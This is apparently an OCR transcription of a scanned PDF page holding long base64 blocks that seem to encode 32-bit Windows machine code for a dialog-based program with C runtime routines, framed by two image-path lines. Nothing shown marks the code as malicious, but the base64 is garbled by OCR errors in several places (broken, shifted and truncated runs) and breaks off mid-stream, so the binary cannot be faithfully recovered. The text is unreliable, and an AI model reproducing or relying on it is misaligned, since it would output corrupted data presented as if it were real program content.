

ADpAwAAAP9FiIN9iAIPg6sCAACLRYhQaPyAQACNhRj///9Q6EkVAACDxAzHhUj///8AAAAAjYVI//
//UGg/AA8Ai0XAUI2FGP///1CLRQiLQARQ/xVgsUAAi0WIi8jB4AMrwcHgAwNFCIPALImFUP///4t
FCIsAiUW8g71I////AA+FBQAAAOkyAgAAi0WIUItFCItADFBoCIFAAI1FxFDozBQAAIPEEItFiFCL
RQiLQAxQaCCBQACNhVT///9Q6K0UAACDxBCLRYhQi0UIi0AMUGg4gUAAjUWMUOiRFAAAg8QQi4VQ/
///iwBQaFSBQACNRfRQ6HcUAACDxAzHhUz///8LAAAAi4VM////QFCNRfRQagGLRcBQjUWMUItFvI
tANFD/FXCxQACJRYSDfYQAD4QAAAAAx4VM////FQAAAIuFTP///0BQi4VQ////g8AIUGoBi0XAUI1
FxFCLRbyLQDRQ/xVwsUAAiUWEg32EAA+EAAAAAMeFTP///xoAAACLhUz///9AUIuFUP///4PAHVBq
AYtFwFCNhVT///9Qi0W8i0A0UP8VcLFAAIlFhIN9hAAPhAAAAADHhUz///8EAAAAi4VM////UIuFU
P///1BqA4tFwFBo0HBAAIuFSP///1D/FXCxQACJRYSDfYQAD4QAAAAAx4VM////BAAAAIuFTP///1
CLhVD///+DwARQagOLRcBQaABxQACLhUj///9Q/xVwsUAAiUWEg32EAA+EAAAAAMeFTP///xUAAAC
LhUz///9AUIuFUP///4PACFBqAYtFwFBoGHFAAIuFSP///1D/FXCxQACJRYSDfYQAD4QAAAAAx4VM
////GgAAAIuFTP///0BQi4VQ////g8AdUGoBi0XAUGggcUAAi4VI////UP8VcLFAAIlFhIN9hAAPh
AAAAADpSP3//zPA6QAAAABfXlvJw8zMzMzMzMxVi+yD7AhTVlehXIFAAIlF/Ol5AQAAxwVcgUAAAQ
AAAOmiAQAAoayQQACJRfjpMgAAAMcFXIFAAAMAAADp2wAAAMcFXIFAAAIAAADpzAAAAMcFXIFAAAQ
AAADpvQAAAOm4AAAAg334BA+HHwAAAA+Evv///4N9+AEPgp4AAACDffgCD4aq////6Y8AAACDffgQ
D4cVAAAAD4Sk////g334CA+Ei////+lwAAAAg334QA+HFQAAAA+Ehf///4N9+CAPhIr////pUQAAA
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
